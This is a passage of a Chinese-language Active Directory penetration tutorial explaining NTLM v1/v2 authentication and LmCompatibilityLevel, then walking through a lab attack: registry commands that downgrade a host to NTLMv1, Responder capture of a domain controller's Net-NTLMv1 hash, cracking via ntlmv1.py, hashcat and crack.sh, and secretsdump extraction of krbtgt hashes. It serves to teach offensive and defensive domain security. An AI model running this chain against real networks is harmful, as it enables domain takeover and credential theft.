24	1.621513	10.211.55.4	10.211.55.5	RPC_N_	174	NetLogonSamLogonEx response
25	1.621992	10.211.55.5	10.211.55.6	SMB2	131	Session Setup Response, Error: STATUS_LOGON_FAILURE

由于数据包的字段和在工作组中的含义一样，此处不再详述。

3. NTLM v1 和 NTLM v2 的区别

NTLM v1 身份认证协议和 NTLM v2 身份认证协议是 NTLM 身份认证协议的不同版本。目前使用最多的是 NTLM v2 版本。NTLM v1 与 NTLM v2 最显著的区别就是 Challenge 质询值与加密算法不同，共同之处就是都是使用的 NTLM Hash 进行加密。

Challenge 质询值：

- - NTLM v1: 8 字节
 - NTLM v2: 16 字节

Net-NTLM Hash 使用的加密算法:

- - NTLM v1: DES 加密算法
 - NTLM v2: HMAC-MD5 加密算法

我们来看看 NTLM v1 的 Response 消息是如何生成的, 如下:

- 1) 将 16 字节的 NTLM hash 空填充为 21 个字节
- 2) 然后分成三组, 每组 7 比特, 作为 3DES 加密算法的三组密钥
- 3) 分别利用三组密码 DES 加密服务端发来的 Challenge 值
- 4) 将这三个密文值连接起来得到 Response

Net-NTLM v1 hash 的格式如下:

username::hostname:LM response:NTLM response:challenge

如图 1-43 所示, 我们使用工具 InternalMonologue.exe 抓取 Net-NTLM v1 hash。

```
C:\Users\administrator\Desktop>InternalMonologue.exe
Administrator::WIN11:337c939e66480243d1833309b8afe49a81fe4c5e646bf00a:337c939e66480243d1833309b8afe49a81fe4c5e646bf00a:1122334455667788
```

4. LmCompatibilityLevel

LmCompatibilityLevel 值用来确定网络登录使用的质询/响应身份验证协议。此选项会影响客户端使用的身份验证协议的等级、协商的会话安全的等级以及服务器接受的身份验证的等级, 如下是 LmCompatibilityLevel 为不同值的含义:


LmCompatibilityLevel 含义

值

- | 值 | 含义 |
|---|---|
| 0 | 客户端使用 LM 和 NTLM 身份验证，但从不使用 NTLM v2 会话安全性。域控制器接受 LM、NTLM 和 NTLM v2 身份验证。 |
| 1 | 客户端使用 LM 和 NTLM 身份验证，如果服务器支持 NTLM v2 会话安全性，则使用 NTLM v2 会话安全性。域控制器接受 LM、NTLM 和 NTLM v2 身份验证。 |
| 2 | 客户端仅使用 NTLM 身份验证，如果服务器支持 NTLM v2 会话安全性，则使用 NTLM v2 会话安全性。域控制器接受 LM、NTLM 和 NTLM v2 身份验证。 |
| 3 | 客户端仅使用 NTLM v2 身份验证，如果服务器支持 NTLM v2 会话安全性，则使用 NTLM v2 会话安全性。域控制器接受 LM、NTLM 和 NTLM v2 身份验证。 |
| 4 | 客户端仅使用 NTLM v2 身份验证，如果服务器支持 NTLM v2 会话安全性，则使用 NTLM v2 会话安全性。域控制器拒绝 LM 身份验证，但接受 NTLM 和 NTLM v2 身份验证。 |
| 5 | 客户端仅使用 NTLM v2 身份验证，如果服务器支持 NTLM v2 会话安全性，则使用 NTLM v2 会话安全性。域控制器拒绝 LM 和 NTLM 身份验证，但接受 NTLM v2 身份验证。 |

我们可以手动修改本地安全策略进行 LmCompatibilityLevel 值的修改。打开本地安全策略——>安全设置——>本地策略——>安全选项——网络安全: LAN 管理器身份验证级别，默认其值是没有定义。没有定义的话，就是使用的默认值。


如图 1-44 所示，可以看到“网络安全: LAN 管理器身份验证级别”默认是没有定义的。



要修改成哪种响应，选中该响应类型，然后应用即可。如图 1-45 所示：



或者也可以执行命令修改注册表
 HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Imcompatibilitylevel 字段的
 值来修改该响应类型，默认情况下是没有 Imcompatibilitylevel 字段的。如图 1-46
 所示在 HKLM\SYSTEM\CurrentControlSet\Control\Lsa 下没有
 Imcompatibilitylevel 字段：



注册表 HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Imcompatibilitylevel
 字段的值对应的响应如图 1-47 所示：

成员

成员	值	说明
ImAndNlrm	0	发送 LM & NTLM 响应
ImNtlmAndNtlmV2	1	发送 LM & NTLM 使用 NTLMv2 会话安全性（如果已协商）
ImAndNtlmOnly	2	仅发送 LM & NTLM 响应
ImAndNtlmV2	3	仅发送 LM & NTLMv2 响应
ImNtlmV2AndNotLm	4	仅发送 LM & NTLMv2 响应。拒绝 LM
ImNtlmV2AndNotLmOrNtlm	5	仅发送 LM & NTLMv2 响应。拒绝 LM & NTLM

可以通过如下命令修改注册表 Imcompatibilitylevel 的值为 2：


```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v Imcompatibilitylevel /t REG_DWORD /d 2 /f
```

如图 1-48 所示，可以看到执行命令修改注册表成功！

```
C:\Users\Administrator\Desktop>reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v Imcompatibilitylevel /t REG_DWORD /d 2 /f
The operation completed successfully.
```

接着再次查看

HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Imcompatibilitylevel 字段，如图 1-49 所示，可以看到已经有该字段了，并且其值为 2。



NTLM 协议的安全问题

从上面 NTLM 认证的流程中我们可以看到，在 Type 3 Auth 认证消息中是使用用户密码的 Hash 计算的。因此当我们没有拿到用户密码的明文而只拿到 Hash 的情况下，我们可以进行 **Pass The Hash(PTH)**攻击，也就是大家所说的哈希传递攻击。同样，还是在 Type3 消息中，存在 Net-NTLM Hash，当攻击者获得了 Net-NTLM Hash 后，可以进行中间人攻击，重放 Net-NTLM Hash，这种攻击手法也就是大家所说的 **NTLM Relay(NTLM 中继)**攻击。并且由于 NTLM v1 版本协议加密过程存在天然缺陷，可以对 Net-NTLM v1 Hash 进行爆破，得到 NTLM Hash。拿到 NTLM Hash 后即可进行横向移动。

1. Pass The Hash

Pass The Hash(PTH)哈希传递攻击是内网横向移动的一种方式。主要原因是 NTLM 认证过程中使用的是用户密码的 NTLM Hash 来进行加密。因此当我们获取到了用户密码的 NTLM Hash 而没有解出明文时，我们可以利用该 NTLM Hash 进行哈希传递攻击，对内网其他机器进行 Hash 碰撞，碰撞到使用相同密码的机器。

然后通过 135 或 445 端口横向移动到使用该密码的其他机器；具体有关 Pass The Hash 哈希传递攻击的详细攻击细节会在后面的 4.9 章节中详细介绍。

2. NTLM Relay

NTLM Relay 其实严格意义上并不能叫 NTLM Relay，而是应该叫 Net-NTLM Relay。它是发生在 NTLM 认证的第三步，在 Response 消息中存在 Net-NTLM Hash，当攻击者获得了 Net-NTLM Hash 后，可以进行中间人攻击，重放 Net-NTLM Hash，这种攻击手法也就是大家所说的 NTLM Relay(NTLM 中继)攻击。具体有关 NTLM Relay 的详细攻击细节会在后面的 4.7 章节中详细介绍。

3. Net-NTLM v1 Hash 破解

由于 NTLM v1 身份认证协议加密过程存在天然缺陷，只要获取到 Net-NTLM v1 Hash，都能破解为 NTLM hash，这与密码强度无关。在域环境中这更有效，因为域中使用 hash 即可远程连接目标机器。如果域控允许发送 NTLM v1 响应的话，我们就可以通过与域控机器进行 NTLM 认证，然后抓取域控的 Net-NTLM v1 Hash，破解为 NTLM Hash。使用域控的机器账号和哈希即可导出域内所有用户哈希！

但是自从 Windows Vista 开始，微软就默认使用 NTLM v2 身份认证协议，要想降级到 NTLM v1 的话，需要手动进行修改，并且需要目标主机的管理员权限才能进行操作。

如下操作开启目标主机支持 NTLM v1 响应：

打开本地安全策略——>安全设置——>本地策略——>安全选项——>网络安全：LAN 管理器身份验证级别。如图 1-50 所示：



然后将其修改为仅发送 NTLM 响应，如图 1-51 所示：



或者可以执行如下命令修改注册表：

#修改注册表开启 Net-NTLM v1:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v Imcompatibilitylevel /t
REG_DWORD /d 2 /f
```

#为确保 Net-NTLMv1 开启成功，再修改两处注册表键值

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\ /v NtlmMinClientSec /t REG_DWORD /d 536870912 /f
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\ /v RestrictSendingNTLMTraffic /t REG_DWORD /d 0 /f
```

如图 1-52 所示，执行命令修改注册表成功！

```
C:\Users\Administrator\Desktop>reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v lmcompatibilitylevel /t REG_DWORD /d 2 /f
The operation completed successfully.
C:\Users\Administrator\Desktop>reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\ /v NtlmMinClientSec /t REG_DWORD /d 536870912 /f
The operation completed successfully.
C:\Users\Administrator\Desktop>reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\ /v RestrictSendingNTLMTraffic /t REG_DWORD /d 0 /f
The operation completed successfully.
```

然后我们使用 Responder 抓取目标主机的 Net-NTLM v1 Hash。注意，新版本的 Responder 的 Challenge 质询值为任意值，我们需要修改 Responder.conf 文件的 Challenge 的值为 1122334455667788。如图 1-53 所示：

```
16 ; Custom challenge.
17 ; Use "Random" for generating a random challenge
18 Challenge = 1122334455667788
19
```

然后使用 Responder 执行如下命令进行 Net-NTLM v1 Hash 的监听，之后使用打印机漏洞或 Petitpotam 触发域控机器强制向我们的机器进行 NTLM 认证，即可收到域控的 Net-NTLM v1 Hash 了。

```
responder -l eth0 --lm -rPv
```


如图 1-54 所示，可以看到 Responder 收到域控的 Net-NTLM v1 Hash 了。

```
[+] Listening for events...
[SMB] NTLMv1 Client : 10.211.55.4
[SMB] NTLMv1 Username : XIE\AD01$
[SMB] NTLMv1 Hash : AD01$:XIE:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF:1122334455667788
```


然后使用 ntlmv1.py 脚本执行如下命令对 Net-NTLM v1 Hash 进行分析，即可得到 NTHASH。

```
python3 ntlmv1.py --ntlmv1 AD01$:XIE:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF:1122334455667788
```

如图 1-55 所示，执行 ntlmv1.py 脚本对 Net-NTLM v1 Hash 进行分析，得到 NTHASH。



```
~/Desktop/ntlmv1-multi-master $ python3 ntlmv1.py --ntlmv1 AD01$:XIE:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF:1122334455667788
Hashfield Split:
['AD01$', '', 'XIE', '8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF', '8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF', '1122334455667788']

Hostname: XIE
Username: AD01$
Challenge: 1122334455667788
LM Response: 8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF
NT Response: 8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF
CT1: 8EE7FF2234CA7E28
CT2: 87069AB8046F05E6
CT3: 31C9F8607CC528FF

To Calculate final 4 characters of NTLM hash use:
./ct3_to_ntlm.bin 31C9F8607CC528FF 1122334455667788

To crack with hashcat create a file with the following contents:
8EE7FF2234CA7E28:1122334455667788
87069AB8046F05E6:1122334455667788

echo "8EE7FF2234CA7E28:1122334455667788">>14000.hash
echo "87069AB8046F05E6:1122334455667788">>14000.hash

To crack with hashcat:
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset 14000.hash 7171717171717171

To Crack with crack.sh use the following token
NTHASH:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF
```

然后将上一步得到的 NTHASH 值拿去 <https://crack.sh/get-cracking/> 网站进行破解，输入这个 NTHASH 值和接收结果的邮箱即可。或者将其转换为另外一种格式也可以进行破解。

NTHASH:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF

或

\$NETNTLM\$1122334455667788\$8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF

如图 1-56 所示，输入 NTHASH 和邮箱进行破解。

CRACKING

Types of DES cracking jobs that we support:

- [NTLMv1 Authentication](#)
- [NTLMv2 Enterprise](#)
- [NTLMv2](#)
- [Known Plaintext DES](#)

QUEUE WAIT TIME:
Standard 4.1 Days, ASAP 1.8 Days

SUBMIT A JOB!

Token: NTHASH:8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF

Priority: FREE! - \$0.00 USD

Email: 123456789@crack.sh

SUBMIT FOR FREE!

过几十秒后，我们的邮箱就收到了破解网站发来的邮件了。Key 值也就是目标的 NTLM Hash。如图 1-57 所示：

Crack.sh has successfully completed its attack against your NETNTLM handshake. The NT hash for the handshake is included below, and can be plugged back into the 'chapcrack' tool to decrypt a packet capture, or to authenticate to the server:

Token: \$NETNTLM\$1122334455667788\$8EE7FF2234CA7E2887069AB8046F05E631C9F8607CC528FF
Key: efab19d515b5ff969709df4cfcf387ef

This run took 31 seconds. Thank you for using crack.sh, this concludes your job.

然后我们可以利用该 NTLM Hash 值以域控机器账号身份执行如下命令导出域内所有用户哈希。

```
python3 secretsdump.py xie/AD01\${@10.211.55.4} -hashes aad3b435b51404eeaad3b435b51404ee:efab19d515b5ff969709df4cfcf387ef -dc-ip 10.211.55.4 --just-dc-user krbtgt
```

如图 1-58 所示，导出 krbtgt 用户哈希：


```
~/impacket/examples master ± python3 secretsdump.py xie/AD01\@$@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:efab19  
d515b5ff969709df4cf387ef -dc-ip 10.211.55.4 -just-dc-user krbtgt  
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation  
  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::  
[*] Kerberos keys grabbed  
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85  
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347  
krbtgt:des-cbc-md5:d39764fe0d73077a  
[*] Cleaning up...
```

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。





谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



参考: <https://docs.microsoft.com/zh-cn/windows/win32/secauthn/sspi>

<https://docs.microsoft.com/zh-cn/windows/win32/secauthn/ssp-packages-provided-by-microsoft>

<http://davenport.sourceforge.net/ntlm.html>

<https://daiker.gitbook.io/windows-protocol/ntlm-pian/4>

相关文章: <https://cloud.tencent.com/developer/article/1645398>

<https://mp.weixin.qq.com/s/FbA1BshhyQFWsW4nAgxQFw>

<https://www.cnblogs.com/backlion/p/10843067.html>

(<https://www.cnblogs.com/backlion/p/10843067.html>)

